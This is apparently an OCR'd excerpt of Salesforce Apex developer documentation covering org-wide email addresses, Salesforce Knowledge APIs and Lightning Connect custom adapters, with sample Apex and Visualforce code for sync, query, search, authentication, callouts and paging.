`Messaging.SingleEmailMessage` has a method called `setOrgWideEmailAddressId`. It accepts an object ID to an `OrgWideEmailAddress` object. If `setOrgWideEmailAddressId` is passed a valid ID, the `OrgWideEmailAddress.DisplayName` field is used in the email header, instead of the logged-in user's `Display Name`. The sending email address in the header is also set to the field defined in `OrgWideEmailAddress.Address`.

Note: If both `OrgWideEmailAddress.DisplayName` and `setSenderDisplayName` are defined, the user receives a `DUPLICATE_SENDER_DISPLAY_NAME` error.

For more information, see Organization-Wide Addresses in the Salesforce online help.

Example

```
// First, reserve email capacity for the current Apex transaction to ensure
// that we won't exceed our daily email limits when sending email after
// the current transaction is committed.
Messaging.reserveSingleEmailCapacity(2);

// Processes and actions involved in the Apex transaction occur next,
// which conclude with sending a single email.

// Now create a new single email message object
// that will send out a single email to the addresses in the To, CC & BCC list.
Messaging.SingleEmailMessage mail = new Messaging.SingleEmailMessage();

// Strings to hold the email addresses to which you are sending the email.
String[] toAddresses = new String[] {'user@acme.com'};
```

```
String[] ccAddresses = new String[] {'smith@gmail.com'};


// Assign the addresses for the To and CC lists to the mail object.
mail.setToAddresses(toAddresses);
mail.setCcAddresses(ccAddresses);

// Specify the address used when the recipients reply to the email.
mail.setReplyTo('support@acme.com');

// Specify the name used as the display name.
mail.setSenderDisplayName('Salesforce Support');

// Specify the subject line for your email address.
mail.setSubject('New Case Created : ' + case.Id);

// Set to True if you want to BCC yourself on the email.
mail.setBccSender(false);

// Optionally append the salesforce.com email signature to the email.
// The email address of the user executing the Apex Code will be used.
mail.setUseSignature(false);

// Specify the text content of the email.
mail.setPlainTextBody('Your Case: ' + case.Id +' has been created.');

mail.setHtmlBody('Your case:<b> ' + case.Id +' </b>has been created.<p>'+
     'To view your case <a href=https://na1.salesforce.com/'+case.Id+'>click here.</a>');

// Send the email you have created.
Messaging.sendEmail(new Messaging.SingleEmailMessage[] { mail });
```

Salesforce Knowledge

Salesforce Knowledge is a knowledge base where users can easily create and manage content, known as articles, and quickly find and view the articles they need.

Use Apex to access these Salesforce Knowledge features:

IN THIS SECTION:

Knowledge Management

Users can write, publish, archive, and manage articles using Apex in addition to the Salesforce user interface.

Promoted Search Terms

Promoted search terms are useful for promoting a Salesforce Knowledge article that you know is commonly used to resolve a support issue when an end user's search contains certain keywords. Users can promote an article in search results by associating keywords with the article in Apex (by using the SearchPromotionRule sObject) in addition to the Salesforce user interface.

Suggest Salesforce Knowledge Articles

Provide users with shortcuts to navigate to relevant articles before they perform a search. Call `Search.suggest(searchText, objectType, options)` to return a list of Salesforce Knowledge articles whose titles match a user's search query string.

Knowledge Management

Users can write, publish, archive, and manage articles using Apex in addition to the Salesforce user interface.

Use the methods in the `KbManagement.PublishingService` class to manage the following parts of the lifecycle of an article and its translations:

- Publishing
- Updating
- Retrieving
- Deleting
- Submitting for translation
- Setting a translation to complete or incomplete status
- Archiving
- Assigning review tasks for draft articles or translations

Note: Date values are based on GMT.

To use the methods in this class, you must enable Salesforce Knowledge. See Salesforce Knowledge Implementation Guide for more information on setting up Salesforce Knowledge.

SEE ALSO:

PublishingService Class

Promoted Search Terms

Promoted search terms are useful for promoting a Salesforce Knowledge article that you know is commonly used to resolve a support issue when an end user's search contains certain keywords. Users can promote an article in search results by associating keywords with the article in Apex (by using the SearchPromotionRule sObject) in addition to the Salesforce user interface.

Articles must be in published status (with a `PublishSatus` field value of `Online`) for you to manage their promoted terms.

Example: This code sample shows how to add a search promotion rule. This sample performs a query to get published articles of type MyArticle__kav. Next, the sample creates a SearchPromotionRule sObject to promote articles that contain the word "Salesforce" and assigns the first returned article to it. Finally, the sample inserts this new sObject.

```
// Identify the article to promote in search results
List<MyArticle__kav> articles = [SELECT Id FROM MyArticle__kav WHERE
PublishStatus='Online' AND Language='en_US' AND Id='Article Id'];

// Define the promotion rule
SearchPromotionRule s = new SearchPromotionRule(
    Query='Salesforce',
    PromotedEntity=articles[0]);

// Save the new rule
insert s;
```

To perform DML operations on the SearchPromotionRule sObject, you must enable Salesforce Knowledge.

Suggest Salesforce Knowledge Articles

Provide users with shortcuts to navigate to relevant articles before they perform a search. Call `Search.suggest(searchText, objectType, options)` to return a list of Salesforce Knowledge articles whose titles match a user's search query string.

To return suggestions, enable Salesforce Knowledge. See Salesforce Knowledge Implementation Guide for more information on setting up Salesforce Knowledge.

This Visualforce page has an input field for searching articles or accounts. When the user presses the Suggest button, suggested records are displayed. If there are more than five results, the More results button appears. To display more results, click the button.

```
<apex:page controller="SuggestionDemoController">
    <apex:form >
        <apex:pageBlock mode="edit" id="block">
            <h1>Article and Record Suggestions</h1>
            <apex:pageBlockSection >
                <apex:pageBlockSectionItem >
                    <apex:outputPanel >
                        <apex:panelGroup >
                            <apex:selectList value="{!objectType}" size="1">
                               <apex:selectOption itemLabel="Account" itemValue="Account"
 />
                                <apex:selectOption itemLabel="Article"
itemValue="KnowledgeArticleVersion" />
                                <apex:actionSupport event="onchange" rerender="block"/>
                            </apex:selectList>
                        </apex:panelGroup>
                        <apex:panelGroup >
                            <apex:inputHidden id="nbResult" value="{!nbResult}" />
                        <apex:outputLabel for="searchText">Search Text</apex:outputLabel>

                             
                            <apex:inputText id="searchText" value="{!searchText}"/>
                            <apex:commandButton id="suggestButton" value="Suggest"
action="{!doSuggest}"
                                                rerender="block"/>
                            <apex:commandButton id="suggestMoreButton" value="More
results..." action="{!doSuggestMore}"
                                                rerender="block" style="{!IF(hasMoreResults,
 '', 'display: none;')}"/>
                        </apex:panelGroup>
                    </apex:outputPanel>
                </apex:pageBlockSectionItem>
            </apex:pageBlockSection>
            <apex:pageBlockSection title="Results" id="results" columns="1"
rendered="{!results.size>0}">
                <apex:dataList value="{!results}" var="w" type="1">
                    Id: {!w.SObject['Id']}
                    <br />
                    <apex:panelGroup rendered="{!objectType=='KnowledgeArticleVersion'}">

                        Title: {!w.SObject['Title']}
                    </apex:panelGroup>
                    <apex:panelGroup rendered="{!objectType!='KnowledgeArticleVersion'}">
```

```
                        Name: {!w.SObject['Name']}
                    </apex:panelGroup>
                    <hr />
                </apex:dataList>
            </apex:pageBlockSection>
            <apex:pageBlockSection id="noresults" rendered="{!results.size==0}">
                No results
            </apex:pageBlockSection>
            <apex:pageBlockSection rendered="{!LEN(searchText)>0}">
                Search text: {!searchText}
            </apex:pageBlockSection>
        </apex:pageBlock>
    </apex:form>
</apex:page>
```

This code is the custom Visualforce controller for the page:

```
public class SuggestionDemoController {

    public String searchText;
    public String language = 'en_US';
    public String objectType = 'Account';
    public Integer nbResult = 5;
    public Transient Search.SuggestionResults suggestionResults;

    public String getSearchText() {
        return searchText;
    }

    public void setSearchText(String s) {
        searchText = s;
    }

    public Integer getNbResult() {
        return nbResult;
    }

    public void setNbResult(Integer n) {
        nbResult = n;
    }

    public String getLanguage() {
        return language;
    }

    public void setLanguage(String language) {
        this.language = language;
    }

    public String getObjectType() {
        return objectType;
    }

    public void setObjectType(String objectType) {
        this.objectType = objectType;
```

```
    }

    public List<Search.SuggestionResult> getResults() {
        if (suggestionResults == null) {
            return new List<Search.SuggestionResult>();
        }

        return suggestionResults.getSuggestionResults();
    }

    public Boolean getHasMoreResults() {
        if (suggestionResults == null) {
            return false;
        }
        return suggestionResults.hasMoreResults();
    }

    public PageReference doSuggest() {
        nbResult = 5;
        suggestAccounts();
        return null;
    }

    public PageReference doSuggestMore() {
        nbResult += 5;
        suggestAccounts();
        return null;
    }

    private void suggestAccounts() {
        Search.SuggestionOption options = new Search.SuggestionOption();
       Search.KnowledgeSuggestionFilter filters = new Search.KnowledgeSuggestionFilter();

        if (objectType=='KnowledgeArticleVersion') {
            filters.setLanguage(language);
            filters.setPublishStatus('Online');
        }
        options.setFilter(filters);
        options.setLimit(nbResult);
        suggestionResults = Search.suggest(searchText, objectType, options);
    }
}
```

SEE ALSO:

suggest(searchQuery, sObjectType, suggestions)

Lightning Connect

Use the Apex Connector Framework to develop a custom adapter for Lightning Connect. The custom adapter can retrieve data from external systems and synthesize data locally. Lightning Connect represents that data in Salesforce external objects, enabling users and the Force.com platform to seamlessly interact with data that's stored outside the Salesforce organization.

IN THIS SECTION:

Lightning Connect Overview

Lightning Connect provides a seamless view of data across system boundaries by letting your users view and search data that's stored outside your Salesforce organization. For example, perhaps you have data that's stored on premises in an enterprise resource planning (ERP) system. Instead of copying the data into your organization, use external objects to access the data in real time via Web service callouts.

Traditionally, we've recommended importing or copying data into your Salesforce organization to let your users access that data. For example, extract, transform, and load (ETL) tools can integrate third-party systems with Salesforce. However, doing so copies data into your organization that you don't need or that quickly becomes stale.

EDITIONS

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

In contrast, Lightning Connect maps Salesforce *external objects* to data tables in external systems. Instead of copying the data into your organization, Lightning Connect accesses the data on demand and in real time. The data is never stale, and we access only what you need. We recommend that you use Lightning Connect when:


- You have a large amount of data that you don't want to copy into your Salesforce organization.
- You need small amounts of data at any one time.
- You want real-time access to the latest data.

Even though the data is stored outside your organization, Lightning Connect provides seamless integration with the Force.com platform. External objects are available to Salesforce tools, such as global search, lookup relationships, record feeds, and the Salesforce1 app. External objects are also available to SOSL and SOQL queries, Salesforce APIs, and deployment via the Metadata API, change sets, and packages.

For example, suppose that you store product order information in a back-office ERP system. You want to view those orders as a related list on each customer record in your Salesforce organization. Lightning Connect enables you to set up a lookup relationship between the customer object (parent) and the external object (child) for orders. Then you can set up the page layouts for the parent object to include a related list that displays child records.

Example: This screenshot shows how Lightning Connect can provide a seamless view of data across system boundaries. A record detail page for the Business_Partner external object includes two related lists of child objects. The external lookup relationships and page layouts enable users to view related data from inside and from outside the Salesforce organization on a single page.

- Account standard object (1)
- Sales_Order external object (2)



IN THIS SECTION:

Lightning Connect Adapters

Lightning Connect uses a protocol-specific adapter to connect to an external system and access its data. When you define an external data source in your organization, you specify the adapter in the `Type` field.

These adapters are available for Lightning Connect.

EDITIONS

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

Lightning Connect Adapter	Description
OData 2.0	Uses Open Data Protocol Version 2.0 to access data that's stored outside Salesforce. The external data must be exposed via OData producers.
Salesforce	Uses the Force.com REST API to access data that's stored in other Salesforce organizations.
Custom adapter created via Apex	You use the Apex Connector Framework to develop your own custom adapter when the other available adapters aren't suitable for your needs. A custom adapter can obtain data from anywhere. For example, some data can be retrieved from anywhere in the Internet via callouts, while other data can be manipulated or even generated programmatically.

SEE ALSO:

Lightning Connect Custom Adapter

Lightning Connect Custom Adapter

Connect to any data anywhere for a complete view of your business. Use the Apex Connector Framework to develop a custom adapter for Lightning Connect.

Your users and the Force.com platform interact with the external data via external objects. For each of those interactions, Lightning Connect invokes methods in the Apex classes that compose the custom adapter. Salesforce invokes the custom adapter's Apex code when:

- A user clicks an external object tab for a list view.
- A user views a record detail page of an external object.
- A user views a record detail page of a parent object that displays a related list of child external object records.
- A user performs a global search in Salesforce or Salesforce1.
- An external object is queried via flows, APIs, Apex, SOQL, or SOSL.

SEE ALSO:

Lightning Connect Adapters

Get Started with the Apex Connector Framework

Key Concepts About the Apex Connector Framework

Get Started with the Apex Connector Framework

To get started with your first custom adapter for Lightning Connect, create two Apex classes: one that extends the `DataSource.Connection` class, and one that extends the `DataSource.Provider` class.

Let's step through the code of a sample custom adapter. Typically, custom adapters retrieve data from external systems. For simplicity, however, this sample custom adapter generates sample data within Apex.

IN THIS SECTION:

1. Create a Sample DataSource.Connection Class
   First, create a `DataSource.Connection` class to enable Salesforce to obtain the external system's schema and to handle queries and searches of the external data.
2. Create a Sample DataSource.Provider Class
   Now you need a class that extends and overrides a few methods in `DataSource.Provider`.
3. Set Up Lightning Connect to Use Your Custom Adapter
   After you create your `DataSource.Connection` and `DataSource.Provider` classes, the Lightning Connect custom adapter becomes available in Setup.

Create a Sample `DataSource.Connection` Class

First, create a `DataSource.Connection` class to enable Salesforce to obtain the external system's schema and to handle queries and searches of the external data.

```
global class SampleDataSourceConnection
    extends DataSource.Connection {
    global SampleDataSourceConnection(DataSource.ConnectionParams
        connectionParams) {
    }
// ...
```

The `DataSource.Connection` class contains these methods.

- sync on page 352
- query on page 353
- search on page 354

`sync`

The `sync()` method is invoked when an administrator clicks the **Validate and Sync** button on the external data source detail page. It returns information that describes the structural metadata on the external system.

Note: Changing the `sync` method on the `DataSource.Connection` class doesn't automatically resync any external objects.

```
// ...
    override global List<DataSource.Table> sync() {
        List<DataSource.Table> tables =
            new List<DataSource.Table>();
        List<DataSource.Column> columns;
        columns = new List<DataSource.Column>();
        columns.add(DataSource.Column.text('Title', 255));
        columns.add(DataSource.Column.text('ExternalId', 255));
        columns.add(DataSource.Column.number('Value', 15, 0));
        columns.add(DataSource.Column.boolean('TrueOrFalse'));
        columns.add(DataSource.Column.url('DisplayUrl'));
        columns.add(DataSource.Column.text('Summary', 255));
        tables.add(DataSource.Table.get('Sample', 'Title',
            columns));
        return tables;
```

```
    }
// ...
```

query

The `query` method is invoked when a SOQL query is executed on an external object. A SOQL query is automatically generated and executed when a user opens an external object's list view or detail page in Salesforce. The `DataSource.QueryContext` is always only for a single table.

This sample custom adapter uses a helper method in the `DataSource.QueryUtils` class to filter and sort the results based on the `WHERE` and `ORDER BY` clauses in the SOQL query.

The `DataSource.QueryUtils` class and its helper methods can process query results locally within your Salesforce organization. This class is provided for your convenience to simplify the development of your Lightning Connect custom adapter for initial tests. However, the `DataSource.QueryUtils` class and its methods aren't supported for use in production environments that use callouts to retrieve data from external systems. Complete the filtering and sorting on the external system before sending the query results to Salesforce. When possible, use server-driven paging or another technique to have the external system determine the appropriate data subsets according to the limit and offset clauses in the query.

```
// ...
    override global DataSource.TableResult query(
        DataSource.QueryContext context) {
        if (context.tableSelection.columnsSelected.size() == 1 &&
            context.tableSelection.columnsSelected.get(0).aggregation ==
                DataSource.QueryAggregation.COUNT) {
                List<Map<String,Object>> rows = getRows(context);
                List<Map<String,Object>> response =
                    DataSource.QueryUtils.filter(context, getRows(context));
                List<Map<String, Object>> countResponse =
                    new List<Map<String, Object>>();
                Map<String, Object> countRow =
                    new Map<String, Object>();
                countRow.put(
                    context.tableSelection.columnsSelected.get(0).columnName,
                    response.size());
                countResponse.add(countRow);
                return DataSource.TableResult.get(context,
                    countResponse);
        } else {
            List<Map<String,Object>> filteredRows =
                DataSource.QueryUtils.filter(context, getRows(context));
            List<Map<String,Object>> sortedRows =
                DataSource.QueryUtils.sort(context, filteredRows);
            List<Map<String,Object>> limitedRows =
                DataSource.QueryUtils.applyLimitAndOffset(context,
                    sortedRows);
            return DataSource.TableResult.get(context, limitedRows);
        }
    }
// ...
```

`search`

The `search` method is invoked by a SOSL query of an external object or when a user performs a Salesforce global search that also searches external objects. Because search can be federated over multiple objects, the `DataSource.SearchContext` can have multiple tables selected. In this example, however, the custom adapter knows about only one table.

```
// ...
    override global List<DataSource.TableResult> search(
            DataSource.SearchContext context) {
        List<DataSource.TableResult> results =
            new List<DataSource.TableResult>();
        for (DataSource.TableSelection tableSelection :
            context.tableSelections) {
            results.add(DataSource.TableResult.get(tableSelection,
                getRows(context)));
        }
        return results;
    }
// ...
```

In the real world, you'd use Apex callouts to retrieve data from a remote Web service. For simplicity, however, this example generates the records in Apex.

```
// ...
    private List<Map<String,Object>> getRows(
                    DataSource.ReadContext context) {
        List<Map<String, Object>> rows =
            new List<Map<String, Object>>();
        for (Integer i = 0; i < 50; i++) {
            Map<String, Object> row = new Map<String, Object>();
            String thisId = 'id' + i;
            row.put('Title','FOO' + i);
            row.put('Value', i);
            row.put('DisplayUrl','http://www.test' + i + '.com');
            row.put('TrueOrFalse', i < 30 ? true : false);
            row.put('ExternalId', thisId);
            rows.add(row);
        }
        return rows;
    }
}
```

SEE ALSO:

- Connection Class
- Filters in the Apex Connector Framework

Create a Sample `DataSource.Provider` Class

Now you need a class that extends and overrides a few methods in `DataSource.Provider`.

Your `DataSource.Provider` class informs Salesforce of the functional and authentication capabilities that are supported by or required to connect to the external system.

```
global class SampleDataSourceProvider extends DataSource.Provider {
```

If the external system requires authentication, Salesforce can provide the authentication credentials from the external data source definition or users' personal settings. For simplicity, however, this example declares that the external system doesn't require authentication. To do so, it returns `AuthenticationCapability.ANONYMOUS` as the sole entry in the list of authentication capabilities.

```
    override global List<DataSource.AuthenticationCapability>
        getAuthenticationCapabilities() {
        List<DataSource.AuthenticationCapability> capabilities =
            new List<DataSource.AuthenticationCapability>();
        capabilities.add(
            DataSource.AuthenticationCapability.ANONYMOUS);
        return capabilities;
    }
```

This example also declares that the external system allows SOQL queries, SOSL queries, and Salesforce searches.

- To allow SOQL, the example declares the `DataSource.Capability.ROW_QUERY` capability.
- To allow SOSL and Salesforce searches, the example declares the `DataSource.Capability.SEARCH` capability.

```
    override global List<DataSource.Capability> getCapabilities()
    {
        List<DataSource.Capability> capabilities = new
            List<DataSource.Capability>();
        capabilities.add(DataSource.Capability.ROW_QUERY);
        capabilities.add(DataSource.Capability.SEARCH);
        return capabilities;
    }
```

Lastly, the example identifies the `SampleDataSourceConnection` class that obtains the external system's schema and handles the queries and searches of the external data.

```
    override global DataSource.Connection getConnection(
        DataSource.ConnectionParams connectionParams) {
        return new SampleDataSourceConnection(connectionParams);
    }
}
```

SEE ALSO:

Provider Class

Set Up Lightning Connect to Use Your Custom Adapter

After you create your `DataSource.Connection` and `DataSource.Provider` classes, the Lightning Connect custom adapter becomes available in Setup.

Complete the tasks that are described in "Access External Data with a Custom Adapter for Lightning Connect" in the Salesforce Help.

Key Concepts About the Apex Connector Framework

The `DataSource` namespace provides the classes for the Apex Connector Framework. Use the Apex Connector Framework to develop a custom adapter for Lightning Connect. Then connect your Salesforce organization to any data anywhere via the Lightning Connect custom adapter.

We recommend that you learn about some key concepts to help you use the Apex Connector Framework effectively.

IN THIS SECTION:

External IDs for Lightning Connect External Objects

When you access external data with a custom adapter for Lightning Connect, the values of the External ID standard field on an external object come from the `DataSource.Column` named `ExternalId`.

Each external object has an External ID standard field. Its values uniquely identify each external object record in an organization. When the external object is the parent in an external lookup relationship, the External ID standard field is used to identify the child records.

Important:

- The custom adapter's Apex code must declare the `DataSource.Column` named `ExternalId` and provide its values.
- Don't use sensitive data as the values of the External ID standard field, because Salesforce sometimes stores those values.
  - External lookup relationship fields on child records store and display the External ID values of the parent records.
  - For internal use only, Salesforce stores the External ID value of each row that's retrieved from the external system. This behavior doesn't apply to external objects that are associated with high-data-volume external data sources.

Example: This excerpt from a sample `DataSource.Connection` class shows the `DataSource.Column` named `ExternalId`.

```
override global List<DataSource.Table> sync() {
```

```
        List<DataSource.Table> tables =
        new List<DataSource.Table>();
    List<DataSource.Column> columns;
    columns = new List<DataSource.Column>();
    columns.add(DataSource.Column.text('title', 255));
    columns.add(DataSource.Column.text('description',255));
    columns.add(DataSource.Column.text('createdDate',255));
    columns.add(DataSource.Column.text('modifiedDate',255));
    columns.add(DataSource.Column.url('selfLink'));
    columns.add(DataSource.Column.url('DisplayUrl'));
    columns.add(DataSource.Column.text('ExternalId',255));
    tables.add(DataSource.Table.get('googleDrive','title',
        columns));
    return tables;
    }
```

SEE ALSO:

Column Class

Authentication for Lightning Connect Custom Adapters

Your `DataSource.Provider` class declares what types of credentials can be used to authenticate to the external system.

If your extension of the `DataSource.Provider` class returns `DataSource.AuthenticationCapability` values that indicate support for authentication, the `DataSource.Connection` class is instantiated with a `DataSource.ConnectionParams` instance in the constructor.

The authentication credentials in the `DataSource.ConnectionParams` instance depend on the `Identity Type` field of the external data source definition in Salesforce.

- If `Identity Type` is set to `Named Principal`, the credentials come from the external data source definition.
- If `Identity Type` is set to `Per User`:
  - For queries and searches, the credentials are specific to the current user who invokes the query or search. The credentials come from the user's authentication settings for the external system.
  - For administrative connections, such as syncing the external system's schema, the credentials come from the external data source definition.

SEE ALSO:

OAuth for Lightning Connect Custom Adapters

OAuth for Lightning Connect Custom Adapters

If you use OAuth 2.0 to access external data, learn how to avoid access interruptions caused by expired access tokens.

Some external systems use OAuth access tokens that expire and need to be refreshed. We can automatically refresh access tokens as needed when:

- The user or external data source has a valid refresh token from a previous OAuth flow.
- The sync, query, or search method in your `DataSource.Connection` class throws a `DataSource.OAuthTokenExpiredException`.

We use the relevant OAuth credentials for the user or external data source to negotiate with the remote service and refresh the token. The `DataSource.Connection` class is reconstructed with the new OAuth token in the `DataSource.ConnectionParams` that we supply to the constructor. The search or query is then reinvoked.

If the authentication provider doesn't provide a refresh token, access to the external system is lost when the current access token expires. If a warning message appears on the external data source detail page, consult your OAuth provider for information about requesting offline access or a refresh token.

For some authentication providers, requesting offline access is as simple as adding a scope. For example, to request offline access from a Salesforce authentication provider, add *`refresh_token`* to the `Default Scopes` field on the authentication provider definition in your Salesforce organization.

For other authentication providers, you must request offline access in the authentication URL as a query parameter. For example, with Google, append *`?access_type=offline`* to the `Authorize Endpoint URL` field on the authentication provider definition in your Salesforce organization. To edit the authorization endpoint, select **Open ID Connect** in the `Provider Type` field of the authentication provider. For details, see "Configure an OpenID Connect Authentication Provider" in the Salesforce Help.

SEE ALSO:

Authentication for Lightning Connect Custom Adapters

Callouts for Lightning Connect Custom Adapters

Just like any other Apex code, a Lightning Connect custom adapter can make callouts. If the connection to the external system requires authentication, incorporate the authentication parameters into the callout.

Authentication parameters are encapsulated in a `ConnectionParams` object and provided to your `DataSource.Connection` class's constructor.

For example, if your connection requires an OAuth access token, use code similar to the following.

```
public HttpResponse getResponse(String url) {
    Http httpProtocol = new Http();
    HttpRequest request = new HttpRequest();
    request.setEndPoint(url);
    request.setMethod('GET');
    request.setHeader('Authorization', 'Bearer ' +
            this.connectionInfo.oauthToken);
    HttpResponse response = httpProtocol.send(request);
    return response;
}
```

If your connection requires basic password authentication, use code similar to the following:

```
public HttpResponse getResponse(String url) {
    Http httpProtocol = new Http();
    HttpRequest request = new HttpRequest();
    request.setEndPoint(url);
    request.setMethod('GET');
    string encodedHeaderValue = EncodingUtil.base64Encode(Blob.valueOf(
            this.connectioninfo.username + ':' +
            this.connectionInfo.password));
    request.setHeader('Authorization', 'Basic ' + encodedHeaderValue);
    HttpResponse response = httpProtocol.send(request);
    return response;
}
```

Named Credentials as HTTP Callout Endpoints

The Lightning Connect custom adapter automatically obtains the relevant credentials that are stored in Salesforce whenever they're needed. However, your Apex code must apply those credentials to all callouts, with one exception: HTTP callouts that specify *named credentials* as the callout endpoints. A named credential lets Salesforce handle the authentication logic for you, so that your code doesn't have to.

If all your custom adapter's callouts use named credentials, you can set the external data source's `Authentication Protocol` field to **No Authentication**. The named credentials add the appropriate certificates and headers for basic authentication or OAuth to the HTTP callouts. You also don't need to define a remote site for any Apex callout endpoint that's defined as a named credential.

SEE ALSO:

setEndpoint(endpoint)

Paging with the Apex Connector Framework

When displaying a large set of records in the user interface, Salesforce breaks the set into batches and displays one batch. You can then page through those batches. However, custom adapters for Lightning Connect don't automatically support paging of any kind. To support paging through external object data that's obtained by a custom adapter, implement server-driven or client-driven paging.

With server-driven paging, the external system controls the paging and ignores any batch boundaries or page sizes that are specified in queries. To enable server-driven paging, declare the `QUERY_PAGINATION_SERVER_DRIVEN` capability in your `DataSource.Provider` class. Also, your Apex code must generate a query token and use it to determine and fetch the next batch of results.

With client-driven paging, you use `LIMIT` and `OFFSET` clauses to page through result sets. Factor in the `offset` and `maxResults` properties in the `DataSource.QueryContext` to determine which rows to return. For example, suppose that the result set has 20 rows with numeric `ExternalID` values from 1 to 20. If we ask for an `offset` of `5` and `maxResults` of `5`, we expect to get the rows with IDs `6–10`. We recommend that you do all filtering in the external system, outside of Apex, using methods that the external system supports.

SEE ALSO:

QueryContext Class

`queryMore` with the Apex Connector Framework

Custom adapters for Lightning Connect don't automatically support the `queryMore` method in API queries. However, your implementation must be able to break up large result sets into batches and iterate over them by using the `queryMore` method in the SOAP API. The default batch size is 500 records, but the query developer can adjust that value programmatically in the query call.

To support `queryMore`, your implementation must indicate whether more data exists than what's in the current batch. When the Force.com platform knows that more data exists, your API queries return a `QueryResult` object that's similar to the following.

```
{
         "totalSize" => -1,
              "done" => false,
    "nextRecordsUrl" => "/services/data/v32.0/query/01gxx000000B5OgAAK-2000",
           "records" => [
        [    0] {
             "attributes" => {
                 "type" => "Sample__x",
                  "url" =>
```

```
                    "/services/data/v32.0/sobjects/Sample__x/x06xx0000000001AAA"
            },
            "ExternalId" => "id0"
        },
        [   1] {
            "attributes" => {
                "type" => "Sample__x",
                 "url" =>
                    "/services/data/v32.0/sobjects/Sample__x/x06xx0000000002AAA"
            },
…
}
```

IN THIS SECTION:

Support `queryMore` by Using Server-Driven Paging

With server-driven paging, the external system controls the paging and ignores any batch boundaries or page sizes that are specified in queries. To enable server-driven paging, declare the `QUERY_PAGINATION_SERVER_DRIVEN` capability in your `DataSource.Provider` class.

When the returned `DataSource.TableResult` doesn't contain the entire result set, the `TableResult` must provide a `queryMoreToken` value. The query token is an arbitrary string that we store temporarily. When we request the next batch of results, we pass the query token back to your custom adapter in the `DataSource.QueryContext`. Your Apex code must use that query token to determine which rows belong to the next batch of results.

When your custom adapter returns the final batch, it must not return a `queryMoreToken` value in the `TableResult`.

SEE ALSO:

queryMore with the Apex Connector Framework

Support `queryMore` by Using Client-Driven Paging

With client-driven paging, you use `LIMIT` and `OFFSET` clauses to page through result sets.

If the external system can return the total size of the result set for each query, declare the `QUERY_TOTAL_SIZE` capability in your `DataSource.Provider` class. Make sure that each search or query returns the `totalSize` value in the `DataSource.TableResult`. If the total size is larger than the number of rows that are returned in the batch, we generate a `nextRecordsUrl` link and set the `done` flag to `false`. We also set the `totalSize` in the `TableResult` to the value that you supply.

If the external system can't return the total size for each query, don't declare the `QUERY_TOTAL_SIZE` capability in your `DataSource.Provider` class. Whenever we do a query through your custom adapter, we ask for one extra row. For example, if you run the query `SELECT ExternalId FROM Sample LIMIT 5`, we call the `query` method on the

`DataSource.Connection` object with a `DataSource.QueryContext` that has the `maxResults` property set to 6. The presence or absence of that sixth row in the result set indicates whether more data is available. We assume, however, that the data set we query against doesn't change between queries. If the data set changes between queries, you might see repeated rows or not get all results.

Ultimately, accessing external data works most efficiently when you retrieve small amounts of data and the data set that you query against changes infrequently.

SEE ALSO:

queryMore with the Apex Connector Framework

Aggregation for Lightning Connect Custom Adapters

If you receive a `COUNT()` query, the selected column has the value `QueryAggregation.COUNT` in its `aggregation` property. The selected column is provided in the `columnsSelected` property on the `tableSelection` for the `DataSource.QueryContext`.

The following example illustrates how to apply the value of the `aggregation` property to handle `COUNT()` queries.

```
// Handle COUNT() queries
if (context.tableSelection.columnsSelected.size() == 1 &&
    context.tableSelection.columnsSelected.get(0).aggregation ==
        QueryAggregation.COUNT) {
    List<Map<String, Object>> countResponse = new List<Map<String, Object>>();
    Map<String, Object> countRow = new Map<String, Object>();
    countRow.put(context.tableSelection.columnsSelected.get(0).columnName,
    response.size());
    countResponse.add(countRow);
    return countResponse;
}
```

An aggregate query can still have filters, so your query method can be implemented like the following example to support basic `aggregation` queries, with or without filters.

```
override global DataSource.TableResult query(DataSource.QueryContext context) {
    List<Map<String,Object>> rows = retrieveData(context);
    List<Map<String,Object>> response = postFilterRecords(
            context.tableSelection.filter, rows);
    if (context.tableSelection.columnsSelected.size() == 1 &&
        context.tableSelection.columnsSelected.get(0).aggregation ==
                DataSource.QueryAggregation.COUNT) {
        List<Map<String, Object>> countResponse = new List<Map<String,
                Object>>();
        Map<String, Object> countRow = new Map<String, Object>();
        countRow.put(context.tableSelection.columnsSelected.get(0).columnName,
                response.size());
        countResponse.add(countRow);
        return DataSource.TableResult.get(context, countResponse);
    }
```

```
    return DataSource.TableResult.get(context, response);
}
```

SEE ALSO:

QueryContext Class

Create a Sample DataSource.Connection Class

Filters in the Apex Connector Framework

The `DataSource.QueryContext` contains one `DataSource.TableSelection`. The `DataSource.SearchContext` can have more than one `TableSelection`. Each `TableSelection` has a `filter` property that represents the `WHERE` clause in a SOQL or SOSL query.

For example, when a user goes to an external object's record detail page, your `DataSource.Connection` is executed. Behind the scenes, we generate a SOQL query similar to the following.

```
SELECT columnNames
FROM externalObjectApiName
WHERE ExternalId = 'selectedExternalObjectExternalId'
```

